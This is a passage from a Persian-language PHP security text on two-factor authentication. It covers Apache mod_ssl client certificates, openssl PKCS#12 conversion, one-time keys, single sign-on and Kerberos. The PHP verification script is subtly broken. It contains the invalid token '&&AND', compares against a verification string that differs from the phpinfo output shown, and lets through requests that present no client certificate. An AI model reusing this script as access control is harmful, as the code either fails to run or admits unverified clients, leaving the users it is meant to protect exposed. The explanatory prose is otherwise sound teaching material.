یک برنامه‌ی وب). یک برنامه ممکن است نیازمند یک ایمیل امضا شده جهت تایید صلاحیت یک تراکنش<sup>۳۳</sup> وب باشد یا بهتر از آن، یک تماس تلفنی و یا یک پیامک. یک برنامه‌ی بسیار حساس ممکن است نیازمند آن باشد که عامل دوم ثبت قانونی شده و با استفاده از یک صندوق پستی تایید شده ارسال شود که تراکنش مد نظر معلق می‌ماند تا زمانی که صلاحیت این درخواست را بتوان تایید نمود.

از آنجا که اغلب ما نیازی به در نظر گرفتن چنین شرایط شدیدی جهت تایید صلاحیت تراکنش‌ها نیستیم، ما تنها دو مثال عملی از تایید صلاحیت دو عاملی با ایمنی منطقی را در ادامه، ارائه می‌کنیم: استفاده از گواهی SSL یک مشتری به عنوان یک پشتیبان جهت تایید صلاحیت رمزعبور و استفاده از کلیده‌ای یک بار مصرف جهت تایید اعتبار هر کدام از درخواست‌ها.

### تایید صلاحیت مبتنی بر گواهی با استفاده از HTTPS

۳,۳,۱

همانطور که می‌دانید سرور از طریق یک گواهی سرور امضا شده توسط CA با استفاده از رمزنگاری کلید عمومی جهت اثبات هویت خود جهت مشتری، تایید صلاحیت می‌کند. مشتری نیز می‌تواند خود را جهت سرور با استفاده از همین مکانیسم، تایید صلاحیت نماید. جهت استفاده از یک درخواست HTTPS، یک گواهی حاوی یک کلید عمومی امضا شده توسط CA (که از سرور انتظار دارد که با بررسی امضای CA آن را تایید نماید) را همراه با پیام ارسال می‌کند که با استفاده از کلید خصوصی خود آن را امضا نموده است. سرور تلاش می‌کند که امضای پیام را با استفاده از کلید عمومی مشتری (موجود در گواهی، که آن را تایید می‌کند چرا که به مرجع گواهی یا CA که آن را امضا نموده است، اعتماد دارد) تایید اعتبار نماید. اگر این امضا معتبر باشد، مشتری نیز تایید صلاحیت می‌شود.

این روش را نمی‌توان با موفقیت جهت یک مجموعه کاربر بزرگ به کار گرفت بدون اینکه سربار مدیریتی قابل توجهی به وجود آید. هر کاربر باید یک کلید خصوصی را تولید کند و از این کلید، یک درخواست امضای گواهی (CSR) را ایجاد کند. این CSR باید با استفاده از کلید CA سازمان، امضا شود و گواهی ارائه آمده باید دوباره به کاربر بازگردانده شود. هر کاربر باید این کلید خصوصی و گواهی را در هر مرورگری که جهت ارتباط با برنامه از آن استفاده خواهد نمود، نصب کند. و این گواهی‌ها باید مدیریت شوند: ذخیره جهت تایید آتی، تجدید نمودن هنگام پایان اعتبار، و فسخ شدن در صورتی که به هر دلیل، نامعتبر شوند. و با این حال، رمزعبورها باید مورد استفاده قرار گیرند به این دلیل که گواهی یک مشتری تنها همان مشتری را تایید اعتبار خواهد نمود و نه هویت کاربر واقعی که از صفحه کلید استفاده می‌کند.

استفاده از یک رمزعبور، چیزی که کاربر می‌داند، با یک گواهی مشتری SSL، چیزی که کاربر در اختیار دارد، ممکن است نوعی تایید صلاحیت دو عاملی در نظر گرفته شود. با این حال، در واقعیت، ادعای مالکیت تا حدی مشکوک می‌باشد. در واقع کاربر، گواهی را در اختیار ندارد بلکه مرورگر وب مشتری است که آن را در اختیار دارد. ولی اگر این مشتری بر روی رسانه‌های قابل حمل مثل یک کلید یو-اس-بی ذخیره شود، آنگاه فرد مالک آن می‌تواند به صورت فیزیکی آن را از یک رایانه به رایانه‌ی دیگر، انتقال دهد.

با این حال، علی‌رغم تمامی این مشکلات، استفاده از SSL همچنان قوی‌ترین روش جهت ارائه‌ی امنیت نظام‌مند است. ماژول `mod_ssl` آپاچی یک روش نسبتاً ساده را جهت مدیریت این کاربرد ارائه می‌دهد.

### تنظیم `mod_ssl` جهت استفاده از گواهی‌های مشتری

۳,۳,۱,۱

در ساده‌ترین حالت، تایید صلاحیت گواهی مشتری نیازمند آن است که هر بازدیدکننده جهت بخش حفاظت شده‌ی سایت شما، یک گواهی را ارائه دهد که توسط شما صادر شده و با گواهی CA شما امضا شده باشد و همچنین یک پیام امضاشده را به عنوان اثبات هویت ارائه دهد. در مقایسه با ساخت و نصب گواهی‌های مشتری، تنظیم سرور جهت استفاده از آن‌ها، بسیار ساده است. در `httpd.conf`، سه دستورالعمل زیر را به هر سرور، سرور مجازی، مکان و یا بلوک دایرکتوری که می‌خواهید مورد حفاظت قرار دهید، اضافه کنید:

```
<Location /secret >  
# require a Client Certificate signed directly by the CA Certificate in ca.crt  
SSLVerifyClient require  
SSLVerifyDepth 1  
SSLCACertificateFile conf/ssl.crt/ca.crt  
</Location>
```

دستورالعمل `SSLVerifyClient require` به سرور می‌گوید که یک گواهی مشتری تایید شده باید جهت دسترسی به یک ناحیه‌ی خاص، ارائه شود. با تنظیم `SSLVerifyDepth` بر روی یک سطح، شما به شکل موثر مشخص می‌کنید که گواهی ارائه شده باید با یک گواهی CA شناخته شده جهت سرور، امضا شده باشد. به عبارت دیگر، سرور اجازه ندارد که در زنجیره‌ی CA به بالا برود تا یک CA شناخته شده را بیابد (که یک عمق بالاتر از یک سطح خواهد بود) و گواهی اجازه ندارد خود-امضا باشد (که برابر با عمق مساوی صفر خواهد بود). دستورالعمل `SSLCACertificateFile` جهت مشخص نمودن گواهی CA دقیق مورد استفاده قرار می‌گیرد (در اینجا، گواهی واقع در `conf/ssl.crt/ca.crt`) که اجازه دارد گواهی‌های مشتری را امضا کند.

## ایجاد گواهی‌ها<sup>۳۴</sup>

۳,۳,۱,۲

گواهی‌ها از طریق یک فرآیند سه مرحله‌ای، ایجاد می‌شوند. در ابتدا، یک کلید RSA خصوصی ایجاد می‌شود. این کلید جهت ایجاد یک درخواست امضای گواهی مورد استفاده قرار می‌گیرد که جهت یک مرجع گواهی ارسال می‌شود. CA از کلید خود جهت امضای CSR استفاده نموده و یک گواهی را ایجاد می‌کند که جهت درخواست کننده، پس فرستاده می‌شود. در خصوص گواهی‌های مشتری، این مراحل ممکن است بر روی یک سرور یکتا توسط یک مدیر سیستم انجام شوند که در ادامه، کلید خصوصی و گواهی را از طریق یک کانال ایمن، از قبیل یک کلید یو-اس-بی و یا در بستر یک LAN حفاظت‌شده، جهت مشتری ارسال می‌شود. بلا این حال، به شکل ایده‌آل و در ایمن‌ترین حالت، کاربر نهایی، این کلید و CSR را بر روی ایستگاه کاری خود، تولید می‌کند و تنها CSR را به یک CA یا یک مدیر جهت امضا، ارسال می‌کند.

## استفاده از یک گواهی مشتری

۳,۳,۱,۳

هنگامی که این کاربر، گواهی امضا شده را از CA یا مدیر دریافت می‌کند، این گواهی باید با کلید خصوصی وی دوباره ترکیب شود و به فرمت PKCS#12 تبدیل شود به گونه‌ای که Firefox, MSIE و سایر مرورگرها آن را بشناسند. با فرض اینکه، وی از قبل یک کلید RSA (که در اینجا در client.key قرار دارد) و یک گواهی امضا شده (در اینجا، client.crt) را ایجاد نموده است، دستور زیر، آن‌ها را به گواهی PKCS#12 با نام client.p12 تبدیل می‌کند:

```
openssl pkcs12 -export -in client.crt -inkey client.key -out client.p12 -name "Client Cert"
```

هنگامی که openssl این گواهی را تبدیل می‌کند، یک «رمزعبور خروجی» را درخواست می‌کند تا محتوای کلید خصوصی را مورد حفاظت قرار دهد. این رمزعبور می‌تواند هر چیزی باشد که کاربر تمایل دارد ولی باید جهت تبدیل گواهی ارائه شود و دوباره در زمانی مورد نیاز خواهد بود که این گواهی تبدیل شده بر روی مرورگر وب کاربر، نصب می‌شود.

مرورگرهای متفاوت مکانیسم‌های مختلفی را جهت نصب گواهی ارائه می‌دهند هرچند که دو بار کلیک بر روی یک گواهی ممکن است جهت نصب آن در مرورگر پیش فرض سیستم عامل، کافی باشد.

در فایرفاکس، گواهی‌های مشتری در مسیر `Tools>Options>Advanced>Certificates>Manage` `Certificates> Import` Import کلیک می‌کنید تا یک گواهی جدید را وارد کنید، مدیر گواهی، رمزعبور استفاده شده جهت حفاظت از آن گواهی را درخواست می‌کند؛ همان‌طور که در تصویر ۲-۳ نشان داده شده است (فایرفاکس، فایل‌های گواهی را به عنوان backups مورد اشاره قرار می‌دهد).

می‌توانیم بررسی کنیم که این گواهی واقعا نصب شده است به این صورت که گواهی را در (اینجا نیز در فایرفاکس) در مسیر `Tools>Options>Advanced>Certificates>Manage Certificates> Your Certificates` همان‌طور که در تصویر ۳-۳ نشان داده شده است، مشاهده کنیم.

تصویر ۲-۳: وارد نمودن یک گواهی PKCS#12 به درون موزیلا فایرفاکس




تصویر ۳-۳: مدیر گواهی در موزیلا فایرفاکس با یک گواهی مشتری خود-امضای یکتا که نصب شده است



فرآیند مدیریت گواهی جهت کاربرانی که مرورگر سافاری اپل را ترجیح می دهند، اندکی غیرعادی است، چرا که تمامی گواهی های سافاری توسط برنامه ی دسترسی زنجیره کلید OS X مدیریت می شوند؛ همان طور که در تصویر ۳-۴ نشان داده شده است.

تصویر ۳-۴: برنامه ی دسترسی زنجیره کلید OS X با یک گواهی مشتری خود-امضای یکتا که نصب شده است

راهنمای خدمات رایانه ای



### تایید اعتبار یک ارتباط SSL

۳,۳,۱,۴

زمانی که هم آپاچی و هم برزور وب مشتری، تنظیم شدند تا از یک گواهی مشتری استفاده نمایند، آپاچی باید بتواند بدون هیچگونه کمکی این موضوع را مورد تایید قرار دهد که آیا مشتری در ایجاد یک ارتباط ایمن با ارائه‌ی یک گواهی معتبر در زمان اتصال HTTPS موفق بوده است یا خیر. با این حال، جهت امنیت بیشتر، شما ممکن است کاری کنید که برنامه‌ی شما، بررسی مستقل خود را انجام دهد تا مطمئن شود که یک ارتباط ایمن، ایجاد شده است. شما می‌توانید این کار را با کد زیر انجام دهید.

```
<?php
// disallow by default...
$allow = FALSE;
$reason = "";
```





```
// require SSL
if ( !isset( $_SERVER['HTTPS'] ) ) {
    $reason = "You must use an SSL connection for this request.";
}

// if SSL and there is a Client Certificate,
// require Certificate it to be verified
elseif ( isset( $_SERVER['SSL_CLIENT_VERIFY'] ) &&AND
    $_SERVER['SSL_CLIENT_VERIFY'] === 'FAILED:(null)' ) {
    $reason = "The server could not verify your Client Certificate.";
}
else {
    $allow = TRUE;
}

if ( !$allow ) {
    header( 'HTTP/1.1 403 Forbidden' );
    ?>
    <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
    <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
    <head>
        <meta http-equiv="content-type" content="text/html; charset=utf-8" />
        <title>Connection Not Secure</title>
    </head>
    <body>
        <h1>Connection Not Secure</h1>
        <p><?= $reason ?></p>
    </body>
    </html>
    <?
    exit();
}

// connection secure, continue with script
?>
```

این اسکریپت به صورت پیش فرض، مانع یک ارتباط می‌شود و پرچم `$allow` را به صورت `FALSE` نشان می‌دهد. شما در ابتدا باید بررسی کنید که آیا کلید `HTTPS` در آرایه‌ی سوپرگلوبال `SERVER_` تنظیم شده است یا خیر. کلید `HTTPS` تنها در صورتی وجود دارد که `SSL` توسط `mod_ssl` فعال شده باشد. اگر این کلید وجود نداشته باشد، آنگاه این ارتباط، ایمن نمی‌باشد و بنابراین شما پرچم را در حالت `FALSE` نگه داشته و مشخص می‌کنید که `SSL` باید جهت ارتباطات در متغیر `$reason` استفاده شود.

سپس، این مسئله را بررسی می‌کنید که آیا سرور به گونه‌ای تنظیم شده است که گواهی‌های مشتری را بپذیرد یا خیر و اگر به این صورت بود، بررسی می‌کنید که آیا بررسی اعتبار امضای CA موفق بوده است یا خیر. در صورتی که کلید `SSL_CLIENT_VERIFY` در آرایه‌ی `$_SERVER` تنظیم شده باشد، آنگاه یک گواهی مشتری درخواست شده و توسط آپاچی دریافت می‌گردد. ولی اگر مقدار این کلید عبارت باشد از `(null): FAILED`، آنگاه تایید اعتبار این گواهی شکست خورده است و بنابراین شما باز هم پرچم `$allow` را در حالت `FALSE` قرار داده و دلیل را مشخص می‌کنید. اگر هیچکدام از این دو بررسی جهت این ارتباط غیر ایمن به صورت `TRUE` نباشد، آنگاه این ارتباط را باید ایمن به حساب آورد و شما پرچم را برابر با `TRUE` قرار خواهید داد.

بعد از اتمام این دو بررسی، شما یا بعد از ایجاد یک پنجره (همراه با یک هدر `۴۰۳ Forbidden`) که توضیح می‌دهد که چرا این ارتباط ایمن نیست و یا بعد از اجازه به کاربر جهت ادامه‌ی کار با برنامه، خارج می‌شوید.

### چگونگی خواندن جزئیات گواهی مشتری در PHP

۳,۳,۱,۵

هنگامی که مطمئن شدید که کاربر یک ارتباط ایمن را ایجاد نموده است، باید اطلاعات موجود در گواهی مشتری را یافته و مورد استفاده قرار دهید تا مشتری را تایید صلاحیت کنید. همان‌طور که در بخش قبلی پیشنهاد دادیم، جزئیات این گواهی در آرایه‌ی سوپر گلوبال `$_SERVER` جهت PHP در دسترس خواهد بود که در یک مجموعه کلید قرار دارد که با `SSL_CLIENT_S` آغاز می‌شوند. مهم‌ترین مورد از این مقادیر جهت اهداف ما عبارت است از نام عمومی (`Common Name`) بر روی گواهی که در `$_SERVER['SSL_CLIENT_S_DN_CN']` ذخیره شده است. این نام، مالک و حامل گواهی را مشخص می‌کند. تصویر ۳-۵ بخشی از خروجی تابع `phpinfo()` می‌باشد که این مقادیر مرتبط با گواهی را بر روی یک سرور ایمن که گواهی‌های مشتری بر روی آن فعال است، نشان می‌دهد.

تصویر ۳-۵: بخشی از خروجی `phpinfo()` بر روی یک سرور ایمن که گواهی‌های مشتری بر روی آن فعال است

SSL_CIPHER_ALGKEYSIZE	256
SSL_CLIENT_VERIFY	FAILED (null)
SSL_CLIENT_M_VERSION	1
SSL_CLIENT_M_SERIAL	42BDA5BF
SSL_CLIENT_V_START	Jun 25 18:43:15 2005 GMT
SSL_CLIENT_V_END	Jun 25 18:43:15 2006 GMT
SSL_CLIENT_S_DN	/C=US/ST=New York/L=NYC/O=PPS/OU=Clients/CN=Chris Snyder/emailAddress=csnyder@chxo.com
SSL_CLIENT_S_DN_C	US
SSL_CLIENT_S_DN_ST	New York
SSL_CLIENT_S_DN_L	NYC
SSL_CLIENT_S_DN_O	PPS
SSL_CLIENT_S_DN_OU	Clients
SSL_CLIENT_S_DN_CN	Chris Snyder
SSL_CLIENT_S_DN_Email	csnyder@chxo.com
SSL_CLIENT_I_DN	/C=US/ST=New york/L=NYC/O=PPS/OU=CA/CN=PPS CA/emailAddress=csnyder@chxo.com
SSL_CLIENT_I_DN_C	US
SSL_CLIENT_I_DN_ST	New york
SSL_CLIENT_I_DN_L	NYC
SSL_CLIENT_I_DN_O	PPS
SSL_CLIENT_I_DN_OU	CA
SSL_CLIENT_I_DN_CN	PPS CA
SSL_CLIENT_I_DN_Email	csnyder@chxo.com
SSL_CLIENT_A_KEY	rsaEncryption
SSL_CLIENT_A_SIG	md5WithRSAEncryption
SSL_SERVER_M_VERSION	3

تمامی ورودی ها در ستون سمت چپ با پس زمینه ی آبی رنگ عبارتند از کلیدها جهت آرایه ی سوپرگلوبال `SERVER_$`. کلیدهایی که با `SSL_CLIENT_S` آغاز می شوند به موضوع یا حامل گواهی اشاره دارند در حالی که کلیدهایی که با `SSL_CLIENT_I` آغاز می شوند، به صادرکننده ی گواهی یا `CA` اشاره دارند.

اگر یک مشتری که یک تراکنش و تعامل<sup>۳۵</sup> را آغاز می کند یک گواهی را ارائه دهد که نتوان توسط آپاچی آن را تایید نمود، ارتباط رمزنگاری شده قطع خواهد شد، مرورگر یک خطا را به کاربر نشان خواهد داد و برنامه هیچگاه، حتی آغاز هم نخواهد شد.

## استفاده از کلیدهای یک بار مصرف جهت تایید صلاحیت

هرچند که تمرکز اصلی ما تاکنون در این فصل بر روی امنیت سرور و داده‌هایی بوده است که بر روی آن قرار دارند، یک مشکل بزرگ دیگر که امروزه در برابر توسعه‌دهندگان برنامه‌ها قرار دارد عبارت است از امنیت سیستم‌های مشتری. کاربران شما خودشان مسئول امنیت ایستگاه‌های کاری خود هستند و شما اصولاً هیچ کنترلی بر روی سیستم‌های آن‌ها ندارید مگر اینکه آن‌ها را مجبور کنید که از یک سیستم عامل و مشتری‌های روی یک سی‌دی قابل بوت، استفاده کنند. در حالی که دیدگاه عرف در خصوص یک ویروس یا تروجان رایانه‌ای این است که باعث صدمات فوری و قابل توجه می‌شود، بسیاری یا حتی اغلب تروجان‌ها تنها در پیش‌زمینه کار می‌کنند و تمامی کلیدهای فشرده شده و داده‌های خروجی از رایانه را ضبط می‌کنند. این برنامه‌ها به صورت متناوب این اطلاعات را جهت مهاجمی که آن‌ها را نصب نموده است ارسال می‌کنند که وی این اطلاعات را بررسی می‌کند تا کاربری را پیدا کند که وارد حساب بانکی خود می‌شود و یا وارد اینترنت یک شرکت می‌گردد. اکنون این مهاجم می‌تواند این لاگین‌ها یا ورودها را کپی نموده و به صورت موثر، هویت قربانی را بدزدد.

یک راه حل پیشنهادی جهت این مشکل (که همچنین یک شکل از تایید صلاحیت دو عاملی می‌باشد) عبارت است از استفاده از کلیدهای یک بار مصرف. هر کاربر ثبت شده به صورت دستی یا از طریق ایمیل یک فهرست از کلیدها و یا رمزعبورهای کوتاه را دریافت می‌کند که جهت دور دوم تایید صلاحیت مورد استفاده قرار خواهند گرفت. جهت هر تراکنش حساس، برنامه از کاربر هم می‌خواهد که در بستر SSL وارد شده باشد و هم کلید بعدی استفاده نشده در فهرست کلیدهای یک بار مصرف را ارائه دهد. هنگامی که برنامه این درخواست را دریافت می‌کند، کلید ارائه شده را با چیزی که بر روی کپی خود از فهرست کاربر دارد، مقایسه می‌کند. اگر کلید درست باشد، تراکنش ادامه می‌یابد. در غیر این صورت، یک چالش صادر می‌شود؛ اگر کاربر به درستی پاسخ ندهد (این بار وارد کردن کلید بعدی بدون هیچ غلط املائی)، جلسه از اعتبار ساقط شده و یک بلیط پشتیبانی امنیتی جهت پیگیری توسط یک نماینده‌ی خدمات مشتریان، صادر می‌شود.

استفاده از چنین سیستمی نه تنها یک عامل ثانویه جهت تایید صلاحیت را ارائه می‌دهد (کاربر باید هم رمزعبور ورودی خود را بداند و هم فهرست کلیدها را در اختیار داشته باشد)؛ همچنین یک مهاجم را که از تروجان استفاده می‌کند وادار می‌کند که در زمان واقعی عمل کند، منتظر کاربر بماند تا فرم بعدی را ارسال کند، درخواست را به دام بیندازد، کلید یک بار مصرف را بدزدد، و سپس از آن جهت درخواست سریع خود استفاده نماید.

هرچند این روش مشکلاتی را که یک مهاجم باید جهت اجرای یک حمله‌ی موفق با آن‌ها رو به رو شود را بسیار بیشتر می‌کند ولی ما به اندازه‌ی کافی واقع‌گرا هستیم که انتظار داشته باشیم که در مدت زمانی کوتاه،

مهاجمان راهی را جهت شکست آن و یا حداقل کاهش تاثیر آن، ایجاد خواهند نمود. با این حال، در این زمان، این روش، هرچند که شاید اندکی پیچیده باشد، یک لایه‌ی قوی حفاظت اضافی را ارائه می‌دهد.

### ۳.۴ تایید صلاحیت شناسایی یگانه

برای یک کاربر، خصوصاً یک کاربر دارای مجوز، غیرعادی نیست که مجبور به وارد شدن به چندین ماشین پشت سر هم شود: یک سرور اصلی و سپس سرورهای ثانویه جهت هر تعداد خدمات اضافی که بر روی ماشین اصلی ارائه نشده‌اند. این یک دستورالعمل جهت اگر نه فاجعه، حداقل سردرگمی می‌باشد چرا که کاربر سعی می‌کند که یک مجموعه‌ی عظیم از نام‌های کاربری و رمزعبورها را به خاطر بسپارد. اگر شما از SSL جهت تایید صلاحیت استفاده می‌کنید، آنگاه باید صفحه‌ی ورود هر سرور را مورد محافظت قرار دهید که این امر باعث افزایش تعداد گواهی‌هایی می‌شود که هم شما و هم کاربران شما باید مدیریت نمایند. در نهایت، مدیریت چندین پایگاه‌داده از کاربران می‌تواند سربار مدیریتی را تا حد زیادی افزایش دهد. سیستم‌های شناسایی یگانه (Single Sign-On) سعی می‌کنند تا چندین ورود را با استفاده از یک سرور ایمن یکتا با محافظت کافی و یک پایگاه‌داده‌ی تایید صلاحیت مرکزی، تسهیل نمایند.

به صورت کلی، چنین سیستم‌هایی با جمع‌آوری تمامی اطلاعات تایید صلاحیت ضروری، ذخیره‌ی آن‌ها به صورت ایمن در نوعی پایگاه‌داده و سپس ارائه‌ی آن‌ها هنگام نیاز جهت هر کسی که از مانع اولیه عبور کرده باشد، عمل می‌کنند. بنابراین، این سیستم‌ها پیچیده بوده و برپایی آن‌ها سخت است؛ ولی بعد از برپایی موفق، به شکل قابل توجهی پتانسیل خطای انسانی را کاهش می‌دهند. به صورت ایده‌آل، چنین سیستم‌هایی مستقل از فناوری تایید صلاحیتی هستند که مورد استفاده قرار می‌گیرد که عاملی است که ممکن است پیچیدگی آن‌ها را افزایش دهد.

### ۳.۴.۱ کربروس (سربروس، Kerberos)

کربروس که توسط MIT توسعه یافته است و نام آن از سگ سه سری گرفته شده است که در اساطیر یونان از دنیای مردگان پاسبانی می‌کند، معروف‌ترین و پیشرفته‌ترین سیستم شناسایی یگانه می‌باشد.

در سیستم کربروس، یک مشتری (چه یک سرویس باشد و چه یک کاربر) که می‌خواهد وارد شود، یک درخواست را نه به سرور هدف بلکه به یک مرکز توزیع کلید (KDC) ارسال می‌کند. این KDC یک بلیط ارائه‌کننده‌ی بلیط (TGT) را تولید می‌کند که با رمزعبور ذخیره شده‌ی مشتری رمزنگاری شده و سپس جهت مشتری پس فرستاده می‌شود. مشتری سعی می‌کند که TGT را با رمزعبور مشخص خود، رمزگشایی نماید. اگر موفق شود، آنگاه آن TGT، که بر روی مشتری ذخیره شده است و تنها جهت یک مدت مشخص دارای اعتبار می‌باشد، هر نوع درخواست اضافی جهت ورود را با درخواست کلیدهای بیشتر، مدیریت می‌کند

که هر کدام از آن‌ها اجازه‌ی ارتباط با یک سرویس خاص را می‌دهد. فراتر از تنظیمات اولیه‌ی مشتری با URI مختص KDC، کل این فرآیند جهت کاربر، شفاف می‌باشد.

ارائه‌ی دستورالعمل‌های دقیق در خصوص چگونگی نصب و استفاده از کربروس فراتر از گستره‌ی این مستند است، چرا که (همان‌طور که قبلاً گفتیم) این یک محصول پیچیده است. ولی این برنامه از MIT در دسترس است که از مجوزهای کپی رایت مشابه با مجوزهای مورد استفاده با نرم‌افزارهای منبع باز با استفاده‌ی گسترده، بهره می‌برد. همچنین به عنوان یک محصول تجاری با پشتیبانی کامل از سوی چندین تولید کننده، در دسترس است.

## ۳,۴,۲ ساختن سیستم شناسایی یگانه جهت خودتان


استفاده از سیستم شناسایی یگانه‌ی خود مطمئناً با PHP امکان پذیر است چرا که خوب چه چیزی با PHP امکان پذیر نیست؟ رویکرد کلی این است که یک یا چند لاگین باز جهت‌دهی (redirect) سرورهای برنامه را به یک سرور ایمن یکتا، ایجاد نماییم. این سرور ایمن، کاربر را از طریق رمز عبور تایید صلاحیت می‌کند اگر از قبل تایید صلاحیت نشده باشد و سپس یک کوکی جلسه را ایجاد می‌کند. هنگامی که کاربر و جلسه، تایید صلاحیت شدند، سرور ایمن اطلاعات کاربر را با استفاده از کلید عمومی سرور برنامه، امضا و رمزنگاری می‌کند. سپس اطلاعات رمزنگاری و امضا شده را به عنوان یک متغیر درخواستی در زمانی ارائه می‌دهد که کاربر تایید صلاحیت شده را به سرور برنامه، باز می‌گرداند.

فرض کنید که شما یک سیستم مدیریت محتوا در آدرس `cms.example.org` با یک فرانت اند پایگاه داده در `mysqladmin.example.org` دارید. شما سرور شناسایی یگانه‌ی خود را در `sso.example.org` ایجاد می‌کنید. هنگامی که (گام اول در تصویر ۳-۶) یک کاربر تلاش می‌کند که وارد cms شود، از طریق SSL به SSO انتقال می‌یابد، که (گام دوم در تصویر ۳-۶) از طریق یک ارتباط ایمن، نام کاربری و رمز عبور وی را درخواست می‌کند. بعد از تایید صلاحیت موفق، SSO (گام سوم در تصویر ۳-۶) کاربر را به URI زیر، انتقال می‌دهد:

`http://cms.example.org/login.php?auth=EJDGkhyt[...][GhZcBe%3D`

تصویر ۳-۶: فرآیند شناسایی یگانه





مقدار `auth` عبارت است از انکودینگ `base64` یک پیام که شامل هویت تایید شده ی کاربر به همراه امضای `sso.example.org` است که با استفاده از کلید عمومی `cms.example.org` رمزنگاری شده است. هنگامی که اسکریپت `login.php` بر روی `cms.example.org` این مقدار را به عنوان `$_GET['auth']` دریافت می کند، از کلید خصوصی خود جهت رمزگشایی از این اطلاعات بهره می برد. سپس، امضای `sso.example.org` را با استفاده از کلید عمومی `sso` تایید نموده و در نهایت (گام چهارم در تصویر ۳-۶) کاربر را با هویت ارسال شده توسط `sso` تایید صلاحیت می نماید و بنابراین به کاربر اجازه می دهد تا با برنامه تعامل داشته باشد. به عبارت دیگر، سرور ایمن نوعی گواهی یک بار مصرف را ایجاد می کند که کاربر را جهت سرور برنامه، قابل شناسایی می نماید.

